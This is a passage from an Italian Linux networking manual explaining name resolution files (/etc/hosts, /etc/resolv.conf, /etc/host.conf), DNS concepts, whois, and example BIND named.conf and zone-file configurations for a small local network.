`dig` 3638 `host` 3636 `host.conf` 3603 `hosts` 3606 `named` 3619 3633 `named.conf` 3647 `networks` 3608 `nslookup` 3635 `resolv.conf` 3609 `rndc` 3633 `whois` 3615

$RESOLV_HOST_CONF 3603 $RESOLV_SERV_MULTI 3603
$RESOLV_SERV_ORDER 3603

33.1 Indirizzi e nomi

La gestione diretta degli indirizzi IP in forma numerica può essere utile in fase di progetto di una rete, ma a livello di utente è una pretesa praticamente inaccettabile. Per questo, agli indirizzi IP numerici si affiancano quasi sempre dei nomi che teoricamente potrebbero anche essere puramente fantastici e senza alcuna logica. Ogni volta che si fa riferimento a un nome, il sistema è (o dovrebbe essere) in grado di convertirlo nel numero IP corrispondente. In pratica, si usa di solito la convenzione dei nomi a dominio, come descritto in parte nella sezione (32.4.10).

Ci sono due metodi per trasformare un nome in un indirizzo IP e viceversa: un elenco contenuto nel file '`/etc/hosts`' oppure l'uso di un servente DNS.

Qui si analizzano inizialmente '`/etc/hosts`' e gli altri file di configurazione legati alla traduzione dei nomi; successivamente si passa alla trattazione della gestione di un servente DNS con il quale si ottiene un servizio di risoluzione dei nomi (*name server*).

33.1.1 Configurazione del tipo di conversione: file «/etc/host.conf»

Prima di procedere con la trasformazione di un nome in un indirizzo IP, occorre definire in che modo si vuole che il sistema esegua questa operazione. Il file di configurazione attraverso il quale si definisce ciò è '`/etc/host.conf`', ma anche attraverso l'uso di variabili di ambiente si può intervenire in questa configurazione.

Il file ‘`/etc/host.conf`’ viene usato per determinare quali servizi usare per risolvere i nomi a dominio. Ogni riga rappresenta un'opzione di funzionamento, inoltre il simbolo ‘**#**’ rappresenta l'inizio di un commento. Solitamente vengono specificate solo due direttive: ‘**order**’ e ‘**multi**’, come nell'esempio seguente:

```
order hosts,bind
multi on
```

Nella prima riga, l'opzione ‘**order**’ indica l'ordine dei servizi. In questo caso si utilizza prima il file ‘`/etc/hosts`’ (33.1.2.1) e quindi si interpella il servizio di risoluzione dei nomi. Nella seconda riga, ‘**multi on**’, abilita la possibilità di trovare all'interno del file ‘`/etc/hosts`’ l'indicazione di più indirizzi IP per lo stesso nome. Un evento del genere può verificarsi quando uno stesso elaboratore ha due o più connessioni per la rete e per ognuna di queste ha un indirizzo IP diverso.

Tabella 33.2. Alcune direttive.

Direttiva	Descrizione
`order {hosts|bind|nis} [,… [,…] ]`	L'opzione ‘**order**’ richiede uno o più argomenti (separati da spazio, virgola, punto e virgola o due punti) indicanti la sequenza di servizi attraverso cui si deve tentare di risolvere un nome.

Direttiva	Descrizione
`multi {on|off}`	L'opzione '**`multi`**' attiva o disattiva la possibilità di trovare all'interno del file '`/etc/hosts`' l'indicazione di più indirizzi IP per lo stesso nome.

Attraverso l'uso delle variabili di ambiente ***RESOLV_HOST_CONF***, ***RESOLV_SERV_ORDER*** e ***RESOLV_SERV_MULTI***, è possibile interferire con la configurazione del file '`/etc/host.conf`', come descritto nella tabella successiva.

Tabella 33.3. Alcune variabili di ambiente.

Variabile	Descrizione
RESOLV_HOST_CONF	Se esiste e non è vuota, definisce il nome di un file alternativo a '`/etc/host.conf`'.
RESOLV_SERV_ORDER	Definisce l'ordine dei servizi di risoluzione dei nomi, senza tenere conto di quanto eventualmente già definito attraverso l'opzione '**`order`**' nel file '`/etc/host.conf`'.

Variabile	Descrizione
RESOLV_SERV_MULTI	Può contenere la stringa '**on**' oppure '**off**', con lo stesso significato dell'opzione '**multi**' del file '`/etc/host.conf`' e serve a sostituirsi all'eventuale dichiarazione fatta nel file stesso.

33.1.2 File per la conversione

«

Prima che esistessero i serventi DNS si dovevano risolvere i nomi attraverso l'uso di un file unico, contenente un elenco di indirizzi IP associato ai nomi rispettivi. Teoricamente, utilizzando un servente DNS questo file potrebbe non essere più necessario. In pratica conviene utilizzare ugualmente questo vecchio metodo per garantirsi l'accessibilità alla rete locale anche quando l'eventuale servente DNS non dovesse funzionare.

33.1.2.1 File «/etc/hosts»

«

Il file '`/etc/hosts`' viene usato per convertire i nomi degli elaboratori in numeri IP e viceversa. È particolarmente utile la sua compilazione all'interno di piccole reti che non dispongono di un servente DNS. Nell'ambito di una rete locale può essere predisposto uguale per tutti gli elaboratori connessi, così da facilitare per quanto possibile l'aggiornamento all'interno di questi. Segue un estratto di esempio di questo file.[1]

```
# Necessario per il "loopback" IPv4.
127.0.0.1                   localhost.localdomain  localhost

# Indirizzi IPv4.
192.168.1.1                 dinkel.brot.dg  dinkel
192.168.1.2                 roggen.brot.dg  roggen
192.168.2.1                 weizen.mehl.dg  weizen

# Necessario per il loopback IPv6.
::1                         ip6-localhost   ip6-loopback

# Necessari per il multicast IPv6.
fe00::0                     ip6-localnet
ff00::0                     ip6-mcastprefix
ff02::1                     ip6-allnodes
ff02::2                     ip6-allrouters
ff02::3                     ip6-allhosts

# Indirizzi IPv6.
fec0::1:2a0:24ff:fe77:4997  dinkel.brot.dg  dinkel
fec0::1:280:5fff:fea6:6d3d  roggen.brot.dg  roggen
fec0::2:280:adff:fec8:a981  weizen.mehl.dg  weizen
```

In pratica, il file può contenere righe vuote o commenti (le righe che iniziano con il simbolo '**#**') e righe che iniziano con un indirizzo IP (sia IPv4, sia IPv6). Dopo l'indirizzo IP, separato da spazi o caratteri di tabulazione, inizia l'elenco dei nomi a esso abbinati, anche questo può essere separato da spazi o da caratteri di tabulazione.

Di solito, si indica il nome a dominio completo (FQDN o *Fully qualified domain name*), seguito eventualmente da possibili abbreviazioni o soprannomi.

Come già accennato, è possibile creare un file ‘/etc/hosts’ identico per tutti gli elaboratori della propria rete locale. Ma se la rete locale si articola in sottoreti, è normale che il dominio di appartenenza di ogni sottorete cambi. Nell’esempio visto, si fa riferimento a due sottoreti IPv4 e IPv6: 192.168.1.0 e fec0::1::/64 denominata *brot.dg*; 192.168.2.0 e fec0::2::/64 denominata *mehl.dg*. In questa situazione, potrebbe capitare che un elaboratore nella rete *mehl.dg* abbia lo stesso nome locale di un altro collocato nelle rete *brot.dg*. Per questo, l’attribuzione di soprannomi, o semplicemente di abbreviazioni, deve essere deve essere tale da non creare ambiguità, oppure deve essere evitata. A questo fa eccezione il caso dell’indirizzo di *loopback*: ogni elaboratore è bene che si chiami *localhost*.

33.1.2.2 File «/etc/networks»

Il file ‘/etc/networks’ viene usato per convertire i nomi delle sottoreti in codici IPv4. Come nel caso del file ‘/etc/hosts’, può essere predisposto in forma unificata per tutti i nodi di una stessa rete, così da facilitare per quanto possibile l’aggiornamento all’interno di questi. Segue un estratto di esempio di questo file:

```
localdomain     127.0.0.0

brot.dg         192.168.1.0
mehl.dg         192.168.2.0
```

La presenza di questo file non è indispensabile; in effetti, la gestione delle sottoreti attraverso l'uso diretto degli indirizzi IP non dovrebbe essere un problema. Il vantaggio di avere questo file, sta nell'utilizzo del programma '**route**' per visualizzare la tabella di instradamento: gli indirizzi di rete vengono trasformati nei nomi ottenuti dal file '`/etc/networks`'.

È bene chiarire che normalmente non si utilizza il servente DNS per risolvere i nomi della rete; quindi, di solito, la gestione dei nomi si attua solo attraverso la predisposizione di questo file.

33.1.2.3 File «/etc/resolv.conf»

Quando il file '`/etc/hosts`' non basta, si deve poter accedere a un servizio di risoluzione dei nomi, ovvero a un servente DNS. Viene usato il file '`/etc/resolv.conf`' per conoscere l'indirizzo o gli indirizzi dei servizi di risoluzione dei nomi di competenza della rete cui si appartiene. Se non si intende utilizzare il sistema DNS per risolvere i nomi della propria rete, oppure si dispone di un solo elaboratore, ma si vuole accedere alla rete Internet, devono essere indicati gli indirizzi dei servizi di risoluzione dei nomi forniti dall'ISP (*Internet service provider*), ovvero dal fornitore di accesso a Internet.

Questo file può contenere righe vuote o commenti (le righe che iniziano con il simbolo '**#**') e righe che iniziano con un nome di opzione seguite normalmente da un argomento. Le opzioni utilizzabili sono descritte nella tabella successiva.

Tabella 33.6. Alcune direttive.

Direttiva	Descrizione
`nameserver` ***indirizzo_ip_servente_dns***	L'opzione '**`nameserver`**' è la più importante e permette di definire l'indirizzo IP di un servizio di risoluzione dei nomi. Se questa opzione non viene utilizzata, si fa riferimento a un servizio locale, raggiungibile precisamente all'indirizzo 127.0.0.1. Il file '`/etc/resolv.conf`' può contenere più righe con questa opzione, in modo da poter fare riferimento a servizi di risoluzione dei nomi alternativi quando quello principale non risponde.
`domain` ***nome_a_dominio***	Stabilisce il dominio predefinito per le interrogazioni del servizio di risoluzione dei nomi.
`search` ***nome_a_dominio*** …	Definisce un elenco di domini possibili (l'elenco è separato da spazi o caratteri di tabulazione) per le interrogazioni del servizio di risoluzione dei nomi.

Una configurazione normale non ha bisogno dell'indicazione delle opzioni '**domain**' e '**search**'. Se il file '/etc/resolv.conf' si limita a contenere opzioni '**nameserver**', questo può essere standardizzato su tutta la rete locale.

Segue un esempio in cui si utilizza il servizio di risoluzione dei nomi offerto dall'indirizzo IP 8.8.8.8 ed eventualmente, in sua mancanza, dall'indirizzo 8.8.4.4.

```
nameserver 8.8.8.8
nameserver 8.8.4.4
```

33.2 DNS come base di dati distribuita

Prima di descrivere in pratica l'allestimento di un sistema DNS per la risoluzione dei nomi, è necessario comprendere, almeno a grandi linee, i concetti di partenza: domini, zone, record di risorsa.

33.2.1 Nome a dominio

Alla base del sistema esiste il nome a dominio, che è la forma con cui si rappresenta un indirizzo attraverso una denominazione strutturata. Per esempio, *dinkel.brot.dg* potrebbe essere il nome a dominio che corrisponde a un nodo preciso nella rete (in tal caso di parla di FQDN), nome che si può scomporre secondo una sequenza gerarchica, come si vede nella figura 33.8.

Figura 33.8. Scomposizione del nome a dominio *dinkel.brot.dg*.



I nomi a dominio, nel loro insieme, costituiscono una struttura ad albero, in cui la radice è il dominio principale, rappresentato con un punto singolo oppure lasciato sottinteso. Ogni nodo di questo albero è un dominio, rappresentato attraverso l'unione dei nomi dei nodi attraversati a partire dalla radice, indicandoli da destra verso sinistra, separati con un punto uno dall'altro, come si intende meglio dalla figura 33.9.

Figura 33.9. Struttura ad albero dei nomi a dominio.



In linea di principio, le «foglie» di questo albero, ovvero i nodi terminali, dovrebbero corrispondere a dei nodi di rete; tuttavia, benché sconsigliabile, è possibile che un nodo non terminale nell'albero dei

nomi a dominio, corrisponda a un nodo di rete. Seguendo l'esempio della figura 33.9, *dinkel.brot.dg* e *roggen.brot.dg* sono intesi come nodi di rete, ma non si può escludere che lo siano anche *brot.dg* e *dg* stesso.

La lunghezza di un nome a dominio si esprime in ***livelli***, intesi come quantità di nodi che si devono attraversare, esclusa la radice. Per esempio, il nome *dinkel.brot.dg* ha tre livelli. In particolare, si fa riferimento al primo nodo successivo alla radice come al dominio di primo livello, noto in generale come TLD, ovvero *top level domain*. Pertanto, il nome *dinkel.brot.dg* appartiene quindi al dominio di primo livello *dg*.

33.2.2 Zone

Secondo il DNS, i livelli gerarchici di suddivisione delle competenze sono le ***zone***, le quali si sovrappongono all'albero dei domini. Una zona riguarda un ramo dell'albero dei domini, a partire da un certo nodo in poi, ma al suo interno, questa zona può demandare la competenza per dei rami inferiori ad altre zone.

Figura 33.10. Suddivisione in zone.



L'esempio della figura 33.10 dovrebbe aiutare a comprendere il meccanismo: la zona principale è competente per tutto l'albero dei domini, ma demanda ad altre zone la competenza per il dominio *dg* e per altri domini che dipendono direttamente da quello principale. La zona '**dg**' è competente per il dominio *dg* e per tutti i suoi sottodomini, tranne *brot.dg* che viene demandato a un'altra zona (con lo stesso nome); infine, la zona '**brot.dg**' è competente per tutti i suoi sottodomini.

Da questo esempio si dovrebbe comprendere che le zone seguono la struttura dei domini, ma non hanno necessariamente la stessa frequenza di suddivisione.

33.2.3 Record di risorsa

«

Ogni zona organizza le informazioni di sua competenza in quelli che sono chiamati record di risorsa. Questi record definiscono l'associazione tra un nome a dominio e un'altra informazione, in base al tipo di record. Per esempio, per cercare l'indirizzo IPv4 associato a un certo nome a dominio, si consultano i record di tipo «A»; per conoscere il servizio di risoluzione dei nomi competente per un certo nome a dominio (in questo caso inteso come zona), si consultano i record di tipo «NS».

L'interrogazione di un servizio DNS corrisponde all'interrogazione di una base di dati, in cui, il risultato è il record desiderato. Naturalmente, tutto questo avviene generalmente in modo trasparente, per opera dei programmi che ne hanno bisogno, senza disturbare l'utente.

33.2.4 Risoluzione inversa

La base di dati che costituisce il sistema DNS serve principalmente per due cose: trovare l'indirizzo numerico corrispondente a un nome a dominio e trovare il nome a dominio a partire dall'indirizzo numerico (ammesso che sia disponibile un nome). Tuttavia, il sistema DNS gestisce **solo** nomi a dominio, pertanto la risoluzione da indirizzo a nome avviene attraverso un meccanismo un po' strano.

Infatti, alcuni domini sono speciali, perché servono a rappresentare, in qualche modo, un indirizzo numerico. Per esempio, *4.3.2.1.in-addr.arpa* è uno di questi domini speciali, che fa riferimento implicito all'indirizzo IPv4 1.2.3.4 (in questo caso, trattandosi di IPV4, l'inversione delle cifre è voluta).

I domini più importanti che servono a rappresentare in qualche modo un indirizzo numerico sono *in-addr.arpa* per gli indirizzi IPv4 e *ip6.arpa* per gli indirizzi IPv6.

33.2.5 Registrazione di un nome a dominio

I nomi a dominio utilizzati all'interno di Internet si ottengono attraverso una fase chiamata ***registrazione***. Intuitivamente si può comprendere che la registrazione di un nome avvenga facendo una richiesta a chi è competente per la zona a cui questo nome appartiene. Per esempio, se si vuole registrare il nome *rosso.marrone.nero*, si deve chiedere la cosa a chi gestisce la zona *marrone.nero*.

Generalmente, si registrano nomi a dominio di secondo livello, pertanto ci si rivolge a quella che viene chiamata ***autorità di registrazione*** (nota anche con la sigla RA, per *Registration authority*), competente per il dominio di primo livello a cui si vuole fare riferimento.

Per esempio, se si volesse registrare il nome *prova.it*, occorrerebbe rivolgersi all'autorità di registrazione italiana: *http://www.nic.it* . In questo contesto particolare, il dominio di primo livello è noto come TLD, ovvero *Top level domain*; inoltre, nell'ambito della normativa italiana, si parla preferibilmente di ***nomi a dominio***.

La registrazione di un nome a dominio è paragonabile alla registrazione di un marchio, con la differenza fondamentale che, per essere usato, richiede l'aggiornamento del DNS.

La procedura per la registrazione di un nome a dominio attraverso un'autorità di registrazione, può essere complessa, ma soprattutto, la procedura cambia da un'autorità all'altra. Per questo e anche per sollevare dall'incombenza legata alla gestione tecnica del DNS, esistono diverse aziende che offrono la loro assistenza per la registrazione e la cura del DNS. Generalmente, è conveniente rivolgersi a intermediari di questo tipo, purché siano chiari i servizi che vengono offerti e le condizioni relative; soprattutto è indispensabile verificare che la registrazione venga effettuata a nome del cliente (persona o ente) che vuole ottenere tale registrazione.

Normalmente, le autorità di registrazione pubblicano le informazioni sui domini di loro competenza. Queste notizie dovrebbero essere accessibili attraverso il protocollo NICNAME, noto anche con il nome WHOIS, descritto nei documenti RFC 812 e RFC 954. In un sistema GNU si ottengono queste informazioni con il programma Whois,[2] il quale è in grado di decidere da solo quale servente interpellare, a meno di indicare qualcosa di diverso attraverso le opzioni della riga di comando:

```
whois [opzioni] oggetto
```

Generalmente, si utilizza il programma indicando semplicemente il nome a dominio a cui si è interessati. L'esempio seguente ottiene le informazioni disponibili sul dominio *linuxdidattica.org*:

```
$ whois informaticalibera.net [Invio]

  Whois Server Version 2.0
  …
     Domain Name: INFORMATICALIBERA.NET
     Registrar: KEY-SYSTEMS GMBH
     Whois Server: whois.rrpproxy.net
     Referral URL: http://www.key-systems.net
     Name Server: NS1.NICE.NET
     Name Server: NS2.NICE.NET
     Name Server: NS3.NICE.NET
     Status: ok
     Updated Date: 18-nov-2009
     Creation Date: 12-apr-2007
     Expiration Date: 12-apr-2014
  …
  DOMAIN: INFORMATICALIBERA.NET

  RSP: NICE S.r.l.
  URL: http://www.niceweb.eu

  owner-contact: P-DCG606
  owner-organization: daniele giacomini
  owner-fname: daniele
  owner-lname: giacomini
  owner-street: via Morganella Est, 21
  owner-city: Ponzano Veneto (TV)
  owner-zip: I-31050
```

```
owner-country: IT
owner-phone: +39.04221835202
owner-email: appunti2@gmail.com

admin-contact: P-DCG606
admin-organization: daniele giacomini
admin-fname: daniele
admin-lname: giacomini
admin-street: via Morganella Est, 21
admin-city: Ponzano Veneto (TV)
admin-zip: I-31050
admin-country: IT
admin-phone: +39.04221835202
admin-email: appunti2@gmail.com

tech-contact: P-NOO151
tech-organization: NICE S.r.l.
tech-fname: NICE
tech-lname: Operations
tech-street: business unit niceweb.it Via Nomentana 186
tech-city: Roma
tech-state: RM
tech-zip: 00162
tech-country: IT
tech-phone: +39.06874461
tech-email: support@niceweb.it

billing-contact: P-NCB327
billing-organization: NICE S.r.l.
billing-fname: NICE
billing-lname: Billing
billing-street: business unit niceweb.it Via Nomentana 186
billing-city: Roma
billing-state: RM
billing-zip: 00162
```

```
billing-country: IT
billing-phone: +39.06874461
billing-email: billing@niceweb.it

nameserver: ns1.nice.net
nameserver: ns2.nice.net
nameserver: ns3.nice.net
```

33.3 Esempio di configurazione del DNS

Per la gestione di un servizio DNS si fa riferimento generalmente al pacchetto BIND,[3] rappresentato concretamente dal '**named**'; tuttavia è bene evitare di fare confusione: '**named**' è il nome del demone che compie il lavoro; BIND è il nome del pacchetto che racchiude tutto il necessario alla gestione del DNS, compreso '**named**'.

Si dispone di una piccola rete locale composta da due elaboratori con indirizzi IPv4 e IPv6:

IPv4	IPv6	Nome
192.168.1.1	fec0:0:0:1::1	*dinkel.brot.dg*
192.168.1.2	fec0:0:0:1::2	*roggen.brot.dg*

Il primo di questi due elaboratori è connesso a Internet (con un'altra coppia di indirizzi) e viene predisposto per gestire un servizio di risoluzione dei nomi attraverso il demone '**named**'. La connessione esterna serve solo all'elaboratore '**dinkel**' e non permette all'altro elaboratore di accedere a Internet.

33.3.1 Prima di gestire un servente DNS

«

Quando non si gestisce localmente un servizio di risoluzione dei nomi e si vuole accedere a Internet, è necessario almeno fare uso di un servizio esterno, di solito messo a disposizione dallo stesso fornitore di accesso.

File ‘`/etc/host.conf`’ (sezione 33.1.1)

È il file di configurazione principale dei servizi di rete. Serve in particolare per determinare in che modo si intendono risolvere i nomi a dominio. L’esempio seguente è quello classico, utilizzato quasi sempre.

```
order hosts,bind
multi on
```

L’opzione ‘**`order`**’ indica l’ordine dei servizi. In questo caso si utilizza prima il file ‘`/etc/hosts`’ e quindi si interpella il servizio di risoluzione dei nomi.

File ‘`/etc/hosts`’ (sezione 33.1.2.1)

Questo file permette di definire i nomi degli elaboratori abbinati al loro indirizzo IP, senza fare uso di un servente DNS. Per entrambi gli elaboratori dell’esempio, va bene il contenuto seguente:

```
127.0.0.1       localhost.localdomain   localhost
::1             ip6-localhost           ip6-loopback

fe00::0         ip6-localnet
ff00::0         ip6-mcastprefix
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
```

```
ff02::3         ip6-allhosts

192.168.1.1     dinkel.brot.dg          dinkel
fec0:0:0:1::1   dinkel.brot.dg          dinkel
192.168.1.2     roggen.brot.dg          roggen
fec0:0:0:1::2   roggen.brot.dg          roggen
```

File ‘`/etc/networks`’ (sezione 33.1.2.2)

Questo file attribuisce i nomi agli indirizzi di rete (solo IPv4). Per entrambi gli elaboratori dell’esempio va bene il contenuto seguente:

```
localdomain     127.0.0.0
brot.dg         192.168.1.0
```

File ‘`/etc/resolv.conf`’ (sezione 33.1.2.3)

Viene usato per conoscere l’indirizzo o gli indirizzi dei servizi di risoluzione dei nomi di competenza della rete cui si appartiene. Se non si vuole gestire questo servizio nella propria rete locale, se ne deve indicare almeno uno esterno per accedere a Internet. Nell’esempio seguente, si fa riferimento a quelli di Google:

```
nameserver 8.8.8.8
nameserver 8.8.4.4
```

33.3.2 Predisposizione di un servente DNS elementare

Il tipo di servizio di risoluzione dei nomi più semplice è quello che si occupa solo di accumulare in una memoria cache gli ultimi indirizzi richiesti, senza avere alcuna competenza di zona. Il servizio viene allestito all’interno dell’elaboratore ‘**`dinkel`**’.

File ‘/etc/resolv.conf’ (33.1.2.3)

Viene modificato in modo da fare riferimento all’indirizzo locale (*localhost*), dal momento che si intende usare il proprio elaboratore per la gestione del servizio di risoluzione dei nomi.

```
nameserver 127.0.0.1
```

File ‘/etc/named.conf’ o ‘/etc/bind/named.conf’

Viene utilizzato da ‘**named**’ come punto di partenza della configurazione del servizio DNS.

```
options {
        directory "/etc/bind";
        listen-on-v6 { any; };
};
zone "." {
        type hint;
        file "named.root";
};
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
```

La prima direttiva, che occupa le prime quattro righe, definisce in particolare la directory predefinita per contenere gli altri file di configurazione del servizio di risoluzione dei nomi.

La seconda direttiva indica il file ‘named.root’, contenuto in ‘/etc/bind/’, che serve come fonte per gli indirizzi necessari a raggiungere i servizi di risoluzione dei nomi del dominio principale

(ciò è rappresentato simbolicamente dal punto isolato).

La terza direttiva indica il file ‘`127.0.0`’ contenuto in ‘`/etc/bind/zone/`’, utilizzato come configurazione per la rete dell’elaboratore locale (*localhost*).

in-addr.arpa è un dominio speciale attraverso il quale si definisce che le cifre precedenti rappresentano un indirizzo IPv4 rovesciato.

File ‘`/etc/bind/named.root`’, ‘`/etc/bind/named.ca`’

Si tratta del file contenente le indicazioni necessarie a raggiungere i servizi di risoluzione dei nomi del dominio principale. Nella consuetudine può avere diversi nomi, tra cui i più importanti sono ‘`named.root`’ e ‘`named.rc`’. Questo file viene realizzato da un’autorità esterna e viene quindi semplicemente utilizzato così com’è. Segue un esempio di questo.

```
.                       3600000   IN   NS    A.ROOT-SERVERS.NET.
A.ROOT-SERVERS.NET.     3600000        A     198.41.0.4
.                       3600000        NS    B.ROOT-SERVERS.NET.
B.ROOT-SERVERS.NET.     3600000        A     128.9.0.107
.                       3600000        NS    C.ROOT-SERVERS.NET.
C.ROOT-SERVERS.NET.     3600000        A     192.33.4.12
.                       3600000        NS    D.ROOT-SERVERS.NET.
D.ROOT-SERVERS.NET.     3600000        A     128.8.10.90
.                       3600000        NS    E.ROOT-SERVERS.NET.
E.ROOT-SERVERS.NET.     3600000        A     192.203.230.10
.                       3600000        NS    F.ROOT-SERVERS.NET.
F.ROOT-SERVERS.NET.     3600000        A     192.5.5.241
.                       3600000        NS    G.ROOT-SERVERS.NET.
G.ROOT-SERVERS.NET.     3600000        A     192.112.36.4
```

```
.                       3600000      NS    H.ROOT-SERVERS.NET.
H.ROOT-SERVERS.NET.     3600000      A     128.63.2.53
.                       3600000      NS    I.ROOT-SERVERS.NET.
I.ROOT-SERVERS.NET.     3600000      A     192.36.148.17
.                       3600000      NS    J.ROOT-SERVERS.NET.
J.ROOT-SERVERS.NET.     3600000      A     198.41.0.10
.                       3600000      NS    K.ROOT-SERVERS.NET.
K.ROOT-SERVERS.NET.     3600000      A     193.0.14.129
.                       3600000      NS    L.ROOT-SERVERS.NET.
L.ROOT-SERVERS.NET.     3600000      A     198.32.64.12
.                       3600000      NS    M.ROOT-SERVERS.NET.
M.ROOT-SERVERS.NET.     3600000      A     198.32.65.12
```

File ‘`/etc/bind/zone/127.0.0`’

Definisce la configurazione per la rete 127.0.0.∗, cioè quella a cui appartiene il nome *localhost*.

```
@  IN  SOA   localhost.localdomain. root.localhost.localdomain. (
                                  1998031800 ; Serial
                                  28800      ; Refresh
                                  7200       ; Retry
                                  604800     ; Expire
                                  86400 )    ; Minimum
                              NS    localhost.localdomain.
1.0.0.127.in-addr.arpa.       PTR   localhost.localdomain.
```

La prima riga, ‘**SOA**’ (*Start of authority*), è il preambolo del file. Si riferisce all’origine rappresentata dal simbolo ‘`@`’ (in questo caso ‘`@`’ rappresenta *0.0.127.in-addr.arpa*) e definisce in particolare i dati seguenti:

- l’elaboratore di provenienza, *localhost.localdomain*, indicato in modo assoluto e per questo terminato con un punto;

- l'indirizzo di posta elettronica della persona o del gruppo che mantiene il servizio di risoluzione dei nomi (in questo caso, la notazione '**`root.localhost.localdomain.`**' si riferisce all'utente '**`root@localhost.localdomain`**' e l'indirizzo è assoluto perché termina con un punto);
- il numero di serie, rappresentato in modo da comprendere la data (anno, mese, giorno), seguita da due cifre che permettono di esprimere la versione del giorno.

La seconda riga, NS (*Name server*) indica il nome dell'elaboratore che offre il servizio di risoluzione dei nomi.

La terza riga, PTR, indica che il nome a dominio *1.0.0.127.in-addr.arpa* (ovvero l'indirizzo 127.0.0.1) corrisponde a *localhost.localdomain.*

In pratica, tutto questo definisce un servizio di risoluzione dei nomi che è in grado esclusivamente di interrogare i servizi del livello principale e di tradurre l'indirizzo 127.0.0.1 in *localhost.localdomain.*

33.3.3 Gestire anche la rete locale

Perché il servizio di risoluzione dei nomi sia in grado di gestire anche la rete locale, occorre che possa tradurre i nomi utilizzati nella rete locale in indirizzi IP e viceversa.

File ‘/etc/named.conf’ o ‘/etc/bind/named.conf’

Il file viene modificato in modo da fare riferimento ad altri quattro file:

- ‘/etc/bind/zone/dg’

  per la trasformazione dei nomi a dominio appartenenti al dominio principale della rete locale (*dg*) in indirizzi numerici;

- ‘/etc/bind/zone/brot.dg’

  per la trasformazione dei nomi a dominio appartenenti alla rete locale *brot.dg* in indirizzi numerici;

- ‘/etc/bind/zone/192.168.1’

  per la trasformazione degli indirizzi IPv4 appartenenti alla rete locale (192.168.1.∗) in nomi a dominio;

- ‘/etc/bind/zone/fec0:0:0:1’

  per la trasformazione degli indirizzi IPv6 appartenenti alla rete locale (fec0:0:0:1:∗) in nomi a dominio.

```
options {
        directory "/etc/bind";
        listen-on-v6 { any; };
};
//
zone "." {
        type hint;
        file "named.root";
};
//
zone "0.0.127.in-addr.arpa" {
        type master;
```

```
        file "zone/127.0.0";
};
zone "1.168.192.in-addr.arpa" {
        type master;
        file "zone/192.168.1";
};
zone "\[xfec0000000000001/64].ip6.arpa" {
        type master;
        file "zone/fec0:0:0:1";
};
zone "dg" {
        type master;
        file "zone/dg";
};
zone "brot.dg" {
        type master;
        file "zone/brot.dg";
};
```

File ‘/etc/bind/zone/192.168.1’

Definisce la configurazione per la rete locale 192.168.1.∗.

```
@  IN  SOA   dinkel.brot.dg. root.dinkel.brot.dg.  (
                                1998031800 ; Serial
                                28800      ; Refresh
                                7200       ; Retry
                                604800     ; Expire
                                86400 )    ; Minimum
                           NS    dinkel.brot.dg.

1.1.168.192.in-addr.arpa.   PTR   dinkel.brot.dg.
2.1.168.192.in-addr.arpa.   PTR   roggen.brot.dg.
```

In tal modo è possibile determinare che l'indirizzo 192.168.1.1 corrisponde a *dinkel.brot.dg* e che 192.168.1.2 corrisponde a *roggen.brot.dg*.[4]

File '`/etc/bind/zone/dg`'

Definisce la configurazione per la rete locale *dg*.

```
@   IN              SOA  dinkel.brot.dg. root.dinkel.brot.dg.  (
                                1998031800 ; Serial
                                28800      ; Refresh
                                7200       ; Retry
                                604800     ; Expire
                                86400 )    ; Minimum
                    NS   dinkel.brot.dg.
```

In tal modo è possibile determinare non ci sono nomi corrispondenti a nodi, che dipendono direttamente dalla zona *dg*.

File '`/etc/bind/zone/brot.dg`'

Definisce la configurazione per la rete locale della zona *brot.dg*.

```
@   IN              SOA  dinkel.brot.dg. root.dinkel.brot.dg.  (
                                1998031800 ; Serial
                                28800      ; Refresh
                                7200       ; Retry
                                604800     ; Expire
                                86400 )    ; Minimum
                    NS   dinkel.brot.dg.

dinkel.brot.dg. A      192.168.1.1
dinkel.brot.dg. A6   0 fec0:0:0:1:0:0:0:1
roggen.brot.dg. A      192.168.1.2
roggen.brot.dg. A6   0 fec0:0:0:1:0:0:0:2
```

In tal modo è possibile determinare che l'indirizzo *dinkel.brot.dg* corrisponde a 192.168.1.1 per IPv4 e a fec0:0:0:1:0:0:0:1 per IPv6; inoltre, *roggen.brot.dg* corrisponde a 192.168.1.2 per IPv4 e a fec0:0:0:1:0:0:0:2 per IPv6.

File '/etc/bind/zone/127.0.0'

Dal momento che adesso l'elaboratore locale può essere identificato con un nome più significativo del semplice *localhost*, conviene modificare anche il file '/etc/bind/zone/127.0.0', benché ciò non sia strettamente necessario.

```
@  IN  SOA   dinkel.brot.dg. root.dinkel.brot.dg.  (
                                1998031800 ; Serial
                                28800      ; Refresh
                                7200       ; Retry
                                604800     ; Expire
                                86400 )    ; Minimum
                           NS    dinkel.brot.dg.

1.0.0.127.in-addr.arpa.    PTR   localhost.localdomain.
```

File '/etc/bind/zone/fec0:0:0:1'

Definisce la trasformazione degli indirizzi IPv6 appartenenti alla rete locale (fec0:0:0:1:$*$) in nomi a dominio.

```
@       IN      SOA   dinkel.brot.dg. root.dinkel.brot.dg.  (
                                        1998031800 ; Serial
                                        28800      ; Refresh
                                        7200       ; Retry
                                        604800     ; Expire
                                        86400 )    ; Minimum
                                NS        dinkel.brot.dg.

\[x0000000000000001/64]         PTR       dinkel.brot.dg.
\[x0000000000000002/64]         PTR       roggen.brot.dg.
```

Si osservi il fatto che è possibile avere indirizzi IPv4 e indirizzi IPv6 che si risolvono in un nome in comune.

33.3.4 Gli altri elaboratori della rete

«

Gli altri elaboratori della rete locale, in questo caso solo *roggen.brot.dg*, fanno uso del servizio di risoluzione dei nomi offerto da *dinkel.brot.dg*, cioè 192.168.1.1, quindi il loro file '`/etc/resolv.conf`' deve contenere il riferimento a questo:

```
nameserver 192.168.1.1
```

33.3.5 Gestire la posta elettronica locale

«

Per inserire anche l'indicazione di un servente di posta elettronica, basta modificare il file '`/etc/bind/zone/brot.dg`' contenuto nell'elaboratore *dinkel.brot.dg*, aggiungendo la riga '**`MX`**':

```
@   IN            SOA   dinkel.brot.dg. root.dinkel.brot.dg.  (
                                        1998031800 ; Serial
                                        28800      ; Refresh
                                        7200       ; Retry
                                        604800     ; Expire
                                        86400 )    ; Minimum
```

```
                NS   dinkel.brot.dg.
                MX   10 dinkel.brot.dg.

dinkel.brot.dg. A      192.168.1.1
dinkel.brot.dg. A6   0 fec0:0:0:1:0:0:0:1
roggen.brot.dg. A      192.168.1.2
roggen.brot.dg. A6   0 fec0:0:0:1:0:0:0:2
```

33.3.6 Gestire gli alias

